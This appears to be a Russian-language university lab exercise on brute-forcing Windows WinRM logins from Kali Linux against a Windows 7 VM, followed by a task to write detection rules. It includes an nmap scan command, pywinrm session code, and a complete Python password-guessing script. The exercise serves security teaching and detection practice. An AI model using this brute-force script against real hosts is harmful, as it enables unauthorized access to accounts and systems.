Лабораторная работа 4

**Атака bruteforce протокол WinRM**

## **Задача**

* Провести bruteforce атаку на Windows устройство с целью получения доступа.
* Написать правило для обнаружения компьютерной атаки

## **Общие сведения и сценарии**

В ходе данной лабораторной работы студенты узнают, как проводить bruteforce атаки с помощью python-скрипта, а также научатся писать правила для обнаружения компьютерных атак на основе событий Windows.

Атака будет проводиться с компьютера злоумышленника (Kali Linux) на устройство под управлением ОС Windows 7. События, созданные во время и после атаки отправляются на ВМ Server, где аналитик информационной безопасности увидит оповещение о происходящей атаке.

## **Необходимые ресурсы**

ПК или ноутбук с доступом к Интернету и настроенным лабораторным стендом.

## **Ход выполнения лабораторной работы**

### Шаг 1 - Запуск стенда

Для выполнения данной лабораторной работы понадобятся следующие ВМ: Kali Linux, Server, Windows 7

### Шаг 2 - Проведение атаки

Для того, чтобы провести атаку, нам необходимо изучить как происходит подключение к удаленному устройству с помощью протокола WinRM.

ОС Linux не имеет возможности подключаться по этому протоколу внутренними средствами, однако язык программирования python имеет модуль, позволяющий работать с ним.

Первым делом проверим, что на устройстве жертвы активирована служба WinRM с помощью инструмента nmap: nmap -p 5985 -sV 192.168.128.52. На рисунке 1 можно увидеть, что порт 5985 открыт.





Рис. 1. Вывод команды nmap

Для подключения по WinRM можно использовать язык python в интерактивном режиме, для этого установим пакет pywinrm с помощью команды: pip install pywinrm (Рисунок 2).

Рис. 2. Установка pywinrm

Далее введем команду python в терминале Kali Linux и импортируем пакет winrm: import winrm. Для подключения с помощью winrm к удаленному компьютеру, необходимо создать сессию: s = winrm.Session(HOST, auth=(USER, PASSWORD)). Для проверки успешного подключения будем использовать команду: s.run\_ps(“hostname”). На рисунке 3 представлено успешное подключение.




Рис. 3. Подключение по WinRM

Ниже представлен скрипт для подбора пароля:

import winrm

HOST = "192.168.128.52"

USER = "IKTZ-93"

PASSWORD = ""

with open("passwords.txt", "r") as f:

passwords = f.readlines()

for password in passwords:

p = password[0:-2]

s = winrm.Session(HOST, auth=(USER, p))

try:

res = str(s.run\_ps("hostname"))

if "Response code 0" in res:

PASSWORD = p

break

except winrm.exceptions.InvalidCredentialsError:

pass

print(f"User - {USER}, Password - {PASSWORD}")

Запускаем скрипт для проведения атаки: python brute.py (Рисунок 4)




Рис. 4. Подбор пароля с помощью python-скрипта

### Шаг 3 - **Анализ событий и написание правила по обнаружению атаки.**

Основываясь на навыках, полученных во время выполнения лабораторной работы 3, предлагаю самостоятельно написать правила для обнаружения атаки bruteforce по протоколу WinRM